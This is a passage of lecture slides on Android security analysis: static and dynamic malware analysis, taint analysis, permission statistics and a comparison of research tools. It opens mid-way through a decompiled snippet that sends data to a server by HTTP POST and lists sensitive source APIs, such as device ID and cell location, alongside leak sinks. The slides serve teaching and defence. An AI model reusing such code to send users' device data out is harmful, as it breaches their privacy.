5       v1.setEntity(new org.apache.http.client.entity.UrlEncodedFormEntity(p4));
6       return v0.execute(v1, new org.apache.http.impl.client.BasicResponseHandler());
7   }
8
```

Security Analysis and Countermeasures

Automated Analysis

- Most research focus on automating **source code auditing** and **reverse engineering** to find vulnerabilities and detect malicious behavior
- Malware analysis can be done
  - **Online ➜** on the user's phone
  - **Offline ➜** at the application store
- Unfortunately, many interesting properties are **undecidable**
  - **"the application cannot leak private data"**
  - **"the application is not vulnerable to intent spoofing attacks"**


Static vs. Dynamic

- **Static analysis** is typically used at compile time on Java source code or on disassembled Dalvik bytecode
- **Dynamic analysis** guarantees that certain flows are executed but can not explore all possible execution paths
- The main **tradeoffs** between static and dynamic analyses are
  - **Precision**
  - **Soundness**
  - **Cost**

Static vs. Dynamic

Static Analysis & Machine Learning


- System call based
  - Disassemble application
  - Extract system calls
  - Anomaly detection



Static vs. Dynamic

Static Analysis & Machine Learning

- Source code based
  - **Decompile application**
  - **Static code analysis**
  - **Anomaly detection**




Taint Analysis

- The main security property targeted by existing analyses on Android is **information-flow** security
- Detecting flows leaking information from secure locations to less secure locations
  - **Sources ➜** API methods returning sensitive information
    - `GsmCellLocation.getCellLocation()`
    - `TelephonyManager.getDeviceId()`
  - **Sinks ➜** API methods that leak sensitive information
    - `SmsManager.sendTextMessage()`
    - `FileUtils.stringToFile(String, String)`

Taint Analysis

- Explicit flows are usually detected with a technique known as **taint analysis**
- It consists in propagating taints from sources to sinks through **operations on values** and **assignments**



Other Security Analyses

Permission Analysis

- Permission policies
  - **Combination of perms. can be denied at install time**
- Statistical analysis
  - **Detection of overprivileged and potentially dangerous apps**

Type	Category	Permissions	Avg. Perms.
App.	Comics	9	0,98
	Communication	62	6,72
	Demo	16	1,46
	Entertainment	21	2,86
	Finance	21	1,84
	Health	15	1,50
	Libraries	40	1,36
	Lifestyle	45	3,42
	Multimedia	34	3,60
	News	22	3,62
	Productivity	52	3,98
	Reference	21	2,20
	Shopping	35	4,08
	Social	37	4,52
	Sports	17	2,20
	Themes	1	0,02
	Tools	49	3,88
	Travel	40	3,74
Games	Arcade	7	1,74
	Casino	15	2,30
	Casual	14	2,00
	Puzzle	10	1,30

Other Security Analyses

- Several tools look for **vulnerabilities** in Android applications using static analysis on Dalvik bytecode.
- There are many different potential vulnerabilities in applications such as activity and service hijacking, enabled by Intent- and broadcast-based attacks

Research Methods & Tools

	analysis	scope	source	analyzed	framework and API model	extras	target
FlowDroid	static	app	Dalvik	IR (Soot)	activity lifecycle and source-sink classification of the API, stubs for native code and API	native code	taint analysis
ScanDal	static	app	Java	IR	semantics of part of the API	reflection	taint analysis
SCanDroid	static	system	Java	IR (WALA)	lifecycle of components, Intent and URI	reflection	taint analysis
ComDroid	static	app	Dalvik	Dalvik	Intent		Intent- and component-related vulnerabilities
Stowaway	static	app	Dalvik	Dalvik	Intent and URI		overprivilege
Epicc	static	system	Java	IR	lifecycle of components, Intent		Intent-related vulnerabilities
DidFail	static	system	Java	IR (Soot)	leverages FlowDroid and Epicc		taint analysis and vulnerabilities
SymDroid	static	app	Dalvik	IR	client-oriented specification		symbolic execution
Rountev et Yan	static	app	Java	IR (Soot)	GUI		points-to analysis
AppIntent	static and dynamic	app	Java	IR (Soot)	activity lifecycle and GUI		taint analysis
DroidScope	dynamic	system	Linux and Dalvik VM	execution			taint analysis
TaintDroid	dynamic	system	Dalvik VM	execution			taint analysis

Limitations & Challenges

Reflection

- Examining and modifying classes and methods at runtime using iterators and strings

```
String className = ...;
Class c = Class.forName(className); Object o = c.newInstance();
T t = (T) o;
```

- If some class `Foo` is available, it can be referenced as `Foo.class` instead of `Class.forName("Foo")`
- This is often used in Android to build intents

```
Intent intent = new Intent(this, DisplayMessageActivity.class);
```

Limitations & Challenges

Uris

- Strings to reference content in ContentProviders and perform queries
- Some are built dynamically and determining their value can be challenging

Dalvik Bytecode

- Getting Java bytecode back from Dalvik bytecode is non-trivial

Limitations & Challenges

Multi-Threading

- Application execution is mainly event-based and most API calls are asynchronous
- Multi-threading is allowed by the Java Thread class and Android wrappers around it

Native Code

- Most methods are based on analysis of Java or Dalvik code
- Analyses usually either over-approximate native calls or ignore them

Limitations & Challenges

Android Framework and API

- The manifest declares how each component is initialized
- Unlike classical programs with a single main function, an application can have **multiple entry points** (callbacks)
- The framework drives the execution of an application but this can influence the framework via API calls
- This results in a **strong coupling** between the framework and the API which also needs to be modeled

Summary

Security Threats & Measures in Android

- **Android** is the Windows of the mobile environment...
- ...but its **malware ecosystem** is still maturing
- Security is included in the Android system by design but still many vulnerabilities and opportunities for **the bad**
- Still plenty of room to do research and address **open problems** and challenges